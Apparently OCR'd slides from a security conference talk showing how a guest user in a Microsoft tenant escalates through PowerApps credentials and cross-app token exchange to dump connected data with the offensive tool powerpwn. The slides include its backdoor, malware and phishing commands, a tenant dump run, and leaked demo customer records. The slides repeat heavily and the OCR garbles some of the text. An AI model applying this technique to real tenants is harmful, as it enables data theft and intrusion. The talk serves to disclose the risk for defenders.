
Tried to access
→ Blocked by license → Got a license
→ Blocked by DLP → Pivoted connection *(bypass vuln under disclosure)*

@mbrg0
mbgsec.com
t2’24

Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license → Got a license
→ Blocked by DLP → Pivoted connection *(bypass vuln under disclosure)*
→ Blocked by prog access to API Hub



@mbrg0
mbgsec.com
t2’24

Solving for scope

We need to find an AAD app that is:

@mbrg0
mbgsec.com
t2’24

Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)

@mbrg0
mbgsec.com
t2’24

Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)
2. Pre-approved to query API Hub (get internal resource)

@mbrg0
mbgsec.com
t2’24

Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)
2. Pre-approved to query API Hub (get internal resource)
3. Public client (generate tokens on demand)

@mbrg0
mbgsec.com
t2’24

Solving for scope

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client


@mbrg0
mbgsec.com
t2'24

Solving for scope

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client

Well, we know about the PowerApps portal!




@mbrg0
mbgsec.com
t2'24

Solving for scope

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client

Well, we know about the PowerApps portal!




@mbrg0
mbgsec.com
t2’24

Solving for scope

We need to find an AAD app that is:


1. On by-default
2. Pre-approved to query API Hub
3. Public client

Well, we know about the PowerApps portal!
But we can’t generate tokens on it’s behalf.



@mbrg0
mbgsec.com
t2’24

How does msft cross-app SSO work? (or – introduction to family of client IDs)



@detectdotdev

@mbrg0
mbgsec.com
t2’24

How does msft cross-app SSO work? (or introduction to family of client IDs)

application_name
Office 365 Management
Microsoft Azure CLI
Microsoft Azure PowerShell
Microsoft Teams
Windows Search
Outlook Mobile
Microsoft Authenticator App
OneDrive SyncEngine
Microsoft Office

Visual Studio
OneDrive iOS App
Microsoft Bing Search for Microsoft Edge
Microsoft Stream Mobile Native
Microsoft Teams - Device Admin Agent
Microsoft Bing Search
Office UWP PWA
Microsoft To-Do client
PowerApps
Microsoft Whiteboard Client

Microsoft Flow
Microsoft Planner
Microsoft Intune Company Portal
Accounts Control UI
Yammer iPhone
OneDrive
Microsoft Power BI
SharePoint
Microsoft Edge
Microsoft Tunnel
Microsoft Edge
SharePoint Android
Microsoft Edge

@mbrg0
mbgsec.com
t2’24

How does msft cross-app SSO work? (or introduction to family of client IDs)

application_name
Office 365 Management
Microsoft Azure CLI
Microsoft Azure PowerShell
Microsoft Teams
Windows Search
Outlook Mobile
Microsoft Authenticator App
OneDrive SyncEngine
Microsoft Office
Visual Studio
OneDrive iOS App
Microsoft Bing Search for Microsoft Edge
Microsoft Stream Mobile Native
Microsoft Teams - Device Admin Agent
Microsoft Bing Search
Office UWP PWA
Microsoft To-Do client
PowerApps
Microsoft Whiteboard Client
Microsoft Flow
Microsoft Planner
Microsoft Intune Company Portal
Accounts Control UI
Yammer iPhone
OneDrive
Microsoft Power BI
SharePoint
Microsoft Edge
Microsoft Tunnel
Microsoft Edge
SharePoint Android
Microsoft Edge

@mbrg0
mbgsec.com
t2'24


How does msft cross-app SSO work? (or introduction to family of client IDs)

application_name
Office 365 Management
Microsoft Azure CLI
Microsoft Azure PowerShell
Microsoft Teams
Windows Search
Outlook Mobile
Microsoft Authenticator App
OneDrive SyncEngine
Microsoft Office
Visual Studio
OneDrive iOS App
Microsoft Bing Search for Microsoft Edge
Microsoft Stream Mobile Native
Microsoft Teams - Device Admin Agent
Microsoft Bing Search
Office UWP PWA
Microsoft To-Do client
PowerApps
Microsoft Whiteboard Client
Microsoft Flow
Microsoft Planner
Microsoft Intune Company Portal
Accounts Control UI
Yammer iPhone
OneDrive
Microsoft Power BI
SharePoint
Microsoft Edge
Microsoft Tunnel
Microsoft Edge
SharePoint Android
Microsoft Edge

@mbrg0
mbgsec.com
t2’24

Family of client IDs

Microsoft Azure CLI




API Hub token

@mbrg0
mbgsec.com
t2’24

Exchange tokens to win

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client



zenity

@mbrg0
mbgsec.com
t2’24

And now for the fun part

All You Need Is Guest

@mbrg0
mbgsec.com
t2'24

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h


--------------------------------------------------------


 _ __    ___  __      __  ___  _ __  _ __  __      __ _ __
| '_ \  / _ \ \ \ /\ / / / _ \| '__|| '_ \ \ \ /\ / /| '_ \
| |_) || (_) | \ V  V / |  __/| |   | |_) | \ V  V / | | | |
| .__/  \___/   \_/\_/   \___||_|   | .__/   \_/\_/  |_| |_|
|_|                                 |_|

--------------------------------------------------------


usage: powerpwn [-h] [-l LOG_LEVEL] {dump,gui,backdoor,nocodemalware,phishing} ...

positional arguments:
  {dump,gui,backdoor,nocodemalware,phishing}
                        command
    dump                Recon for available data connections and dump their content.
    gui                 Show collected resources and data via GUI.
    backdoor            Install a backdoor on the target tenant
    nocodemalware       Repurpose trusted execs, service accounts and cloud services to power a malware operation.
    phishing            Deploy a trustworthy phishing app.

optional arguments:
  -h, --help            show this help message and exit
  -l LOG_LEVEL, --log-level LOG_LEVEL
                        Configure the logging level.
```

All You Need Is Guest

@mbrg0
mbgsec.com
t2'24

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h

-------------------------------------------------------------

 _ __    ___  __      __  ___  _ __  _ __  __      __ _ __
| '_ \  / _ \ \ \ /\ / / / _ \| '__|| '_ \ \ \ /\ / /| '_ \
| |_) || (_) | \ V  V / |  __/| |   | |_) | \ V  V / | | | |
| .__/  \___/   \_/\_/   \___||_|   | .__/   \_/\_/  |_| |_|
|_|                                 |_|

-----                          command
    dump                       Recon for available data connections and dump their content.
    gui                        Show collected resources and data via GUI.
usage                          Install a backdoor on the target tenant
    nocodemalware              Repurpose trusted execs, service accounts and cloud services to power a malware
posit                          Deploy a trustworthy phishing app.
  {du
                       command
    dump               Recon for available data connections and dump their content.
    gui                Show collected resources and data via GUI.
    backdoor           Install a backdoor on the target tenant
    nocodemalware      Repurpose trusted execs, service accounts and cloud services to power a malware operation.
    phishing           Deploy a trustworthy phishing app.

optional arguments:
  -h, --help           show this help message and exit
  -l LOG_LEVEL, --log-level LOG_LEVEL
                       Configure the logging level.
```

All You Need Is Guest

@mbrg0
mbgsec.com
t2'24

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h

-------------------------------------------------------------

 _ __    ___  __      __  ___  _ __  _ __  __      __ _ __
| '_ \  / _ \ \ \ /\ / / / _ \| '__|| '_ \ \ \ /\ / /| '_ \
| |_) || (_) | \ V  V / |  __/| |   | |_) | \ V  V / | | | |
| .__/  \___/   \_/\_/   \___||_|   | .__/   \_/\_/  |_| |_|
|_|                                 |_|

-----                          command
                               dump                 Recon for available data connections and dump their content.
                               gui                  Show collected resources and data via GUI.
usage                          backdoor             Install a backdoor on the target tenant
                               nocodemalware        Repurpose trusted execs, service accounts and cloud services to power a malware
posit                          phishing             Deploy a trustworthy phishing app.
  {du
                         command
    dump                 Recon for available data connections and dump their content.
    gui                  Show collected resources and data via GUI.
    backdoor             Install a backdoor on the target tenant
    nocodemalware        Repurpose trusted execs, service accounts and cloud services to power a malware operation.
    phishing             Deploy a trustworthy phishing app.

optional arguments:
  -h, --help             show this help message and exit
  -l LOG_LEVEL, --log-level LOG_LEVEL
                         Configure the logging level.
```

All You Need Is Guest

@mbrg0
mbgsec.com
t2'24

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43

------------------------------------------------------------


 _ __    ___  __      __  ___  _ __   _ __   __      __ _ __
| '_ \  / _ \ \ \ /\ / / / _ \| '__| | '_ \ \ \ /\ / /| '_ \
| |_) || (_) | \ V  V / |  __/| |    | |_) | \ V  V / | | | |
| .__/  \___/   \_/\_/   \___||_|    | .__/   \_/\_/  |_| |_|
|_|                                   |_|

------------------------------------------------------------
```

@mbrg0
mbgsec.com
t2'24

Microsoft Azure

Microsoft

Pick an account

You're signing in to **Microsoft Azure Cross-platform Command Line Interface** on another device located in **Israel**. If it's not you, close this page.

Hacker5
hacker5@pwntoso.onmicrosoft.com
Signed in

Use another account


Back

@mbrg0
mbgsec.com
t2’24

powerpwn - Credentials

- All Resources
- Credentials
- Automations
- Applications
- Connectors


Connector	Connection	Created by			
shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playgroun		ump



powerpwn - Credentials

- All Resources
- Credentials
- Automations
- Applications
- Connectors

Connector	Connection	Created by			
shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playgroun		ump




@mbrg0
mbgsec.com
t2'24

powerpwn - Credentials

- All Resources
- Credentials
- Automations
- Applications
- Connectors

Connector	Connection	Created by			
shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playgroun		ump



@mbrg0
mbgsec.com
t2’24

.cache / data / Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43 / connections / shared_sql / ff47194e357e459b8756a5f43f59ccc6 / table

Name	Mimetype	Modified	Size
default-Customers.json	application/json	2023.07.28 11:09:35	23.92 KiB
default-sys.database_firewall_rules.json	application/json	2023.07.28 11:09:35	2 B
default-sys.ipv6_database_firewall_rules.json	application/json	2023.07.28 11:09:36	2 B

All You Need Is Guest


@mbrg0
mbgsec.com
t2'24

[{"@odata.etag": "", "ItemInternalId": "7eb41684-4b64-4f39-9eab-90fbe30ba62c", "CustomerID": 34553, "FirstName": "Jamie", "LastName": "Reding", "Email": "jamier@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-1111"}, {"@odata.etag": "", "ItemInternalId": "566a2e62-1c95-4e49-bdc6-c141023d66ac", "CustomerID": 98256, "FirstName": "Christa", "LastName": "Geller", "Email": "christag@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-2222"}, {"@odata.etag": "", "ItemInternalId": "43288280-ae24-450e-9feb-f6605d9c1ec2", "CustomerID": 76234, "FirstName": "David", "LastName": "Brenner", "Email": "davidb@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-3333"}, {"@odata.etag": "", "ItemInternalId": "52f7ad4a-9159-486e-885c-69c78fa59138", "CustomerID": 43256, "FirstName": "Laura", "LastName": "Miller", "Email": "lauram@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4444"}, {"@odata.etag": "", "ItemInternalId": "e53da160-f087-4e08-b3fb-eb16283781c5", "CustomerID": 67322, "FirstName": "Robert", "LastName": "Thompson", "Email": "robertt@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5555"}, {"@odata.etag": "", "ItemInternalId": "f6ce0c32-b846-4c4a-ad61-2f3bf74d0d06", "CustomerID": 78654, "FirstName": "Amanda", "LastName": "Smith", "Email": "amandas@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6666"}, {"@odata.etag": "", "ItemInternalId": "e998798e-2e21-408f-b3e6-2ff7fde41510", "CustomerID": 89322, "FirstName": "John", "LastName": "Davis", "Email": "johnd@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-7777"}, {"@odata.etag": "", "ItemInternalId": "9219f091-1238-4cf8-b9a7-f4b7e3f3a958", "CustomerID": 11245, "FirstName": "Emily", "LastName": "Harris", "Email": "emilyh@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-8888"}, {"@odata.etag": "", "ItemInternalId": "8ba98fcc-b7f8-401f-abf5-842065f37d56", "CustomerID": 55677, "FirstName": "Michael", "LastName": "Sanders", "Email": "michaels@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9999"}, {"@odata.etag": "", "ItemInternalId": "425f5a25-0f8d-4295-a3bf-7ab0388f8d7a", "CustomerID": 68984, "FirstName": "Sophie", "LastName": "Carter", "Email": "sophiec@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0000"}, {"@odata.etag": "", "ItemInternalId": "07c0f4f1-1b45-40d4-ba05-9a1a6c15768f", "CustomerID": 45779, "FirstName": "Stephen", "LastName": "Williams", "Email": "stephenw@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-1234"}, {"@odata.etag": "", "ItemInternalId": "e270c995-1132-4900-afe1-f745fdb38452", "CustomerID": 23456, "FirstName": "Olivia", "LastName": "Lee", "Email": "olivial@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4321"}, {"@odata.etag": "", "ItemInternalId": "6bda1a1f-b705-4a3d-a392-856c9c286c73", "CustomerID": 64784, "FirstName": "Patricia", "LastName": "Foster", "Email": "patriciaf@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9876"}, {"@odata.etag": "", "ItemInternalId": "9dd9e288-b96d-45de-9b3d-5bd7572e8cc4", "CustomerID": 34598, "FirstName": "Daniel", "LastName": "Brown", "Email": "danielb@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6789"}, {"@odata.etag": "", "ItemInternalId": "b6884c5e-3c43-49ca-b341-aef0cf0f5eff", "CustomerID": 79000, "FirstName": "Elizabeth", "LastName": "Perez", "Email": "elizabethp@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-7890"}, {"@odata.etag": "", "ItemInternalId": "9a2650d6-693a-45e8-b80c-4995a9d054af", "CustomerID": 12345, "FirstName": "Jason", "LastName": "Mitchell", "Email": "jasonm@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0987"}, {"@odata.etag": "", "ItemInternalId": "bc932b1b-5ff2-4c8d-a28f-6ac86eed4529", "CustomerID": 74321, "FirstName": "Sarah", "LastName": "Gonzalez", "Email": "sarahg@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5678"}, {"@odata.etag": "", "ItemInternalId": "12857b5e-8cdc-49ee-961d-2b47adb1f6a0", "CustomerID": 97654, "FirstName": "Thomas", "LastName": "Martin", "Email":

powerpwn - Credentials

- All Resources
- Credentials
- Automations
- Applications
- Connectors

Connector	Connection	Created by			
shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playgroun		ump



@mbrg0
mbgsec.com
t2'24

SqlPassThroughNativeQuery


POST /ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/query({language})

Parameters

Try it out

Name	Description
dataset * required string *(path)*	dataset
language * required string *(path)*	language
query * required object *(body)*	Example Value | Model

```
{
  "actualParameters": {
    "additionalProp1": {},
    "additionalProp2": {},
    "additionalProp3": {}
  },
  "formalParameters": {
    "additionalProp1": "string",
    "additionalProp2": "string",
    "additionalProp3": "string"
  },
  "query": "string"
}
```



Parameter content type

@mbrg0
mbgsec.com
t2'24

Power Pwn

Black Hat Arsenal USA 2023 DEFCON 30

Stars 173 Follow michael.bargury owasp.org

Power Pwn is an offensive security toolset for Microsoft Power Platform.

Install with `pip install powerpwn`.

Check out our Wiki for docs, guides and related talks!

```
----------------------------------------------------------------


 _ __    ___   __      __  ___  _ __  _ __  __      __ _ __
| '_ \  / _ \ \ \ /\ / / / _ \| '__|| '_ \ \ \ /\ / /| '_ \
| |_) || (_) | \ V  V / |  __/| |   | |_) | \ V  V / | | | |
| .__/  \___/   \_/\_/   \___||_|   | .__/   \_/\_/  |_| |_|
|_|                                 |_|

-----
```

```
                          command
   dump                   Recon for available data connections and dump their content.
   gui                    Show collected resources and data via GUI.
   backdoor               Install a backdoor on the target tenant
   nocodemalware          Repurpose trusted execs, service accounts and cloud services to power a malware
   phishing               Deploy a trustworthy phishing app.
```

Try it for yourself!

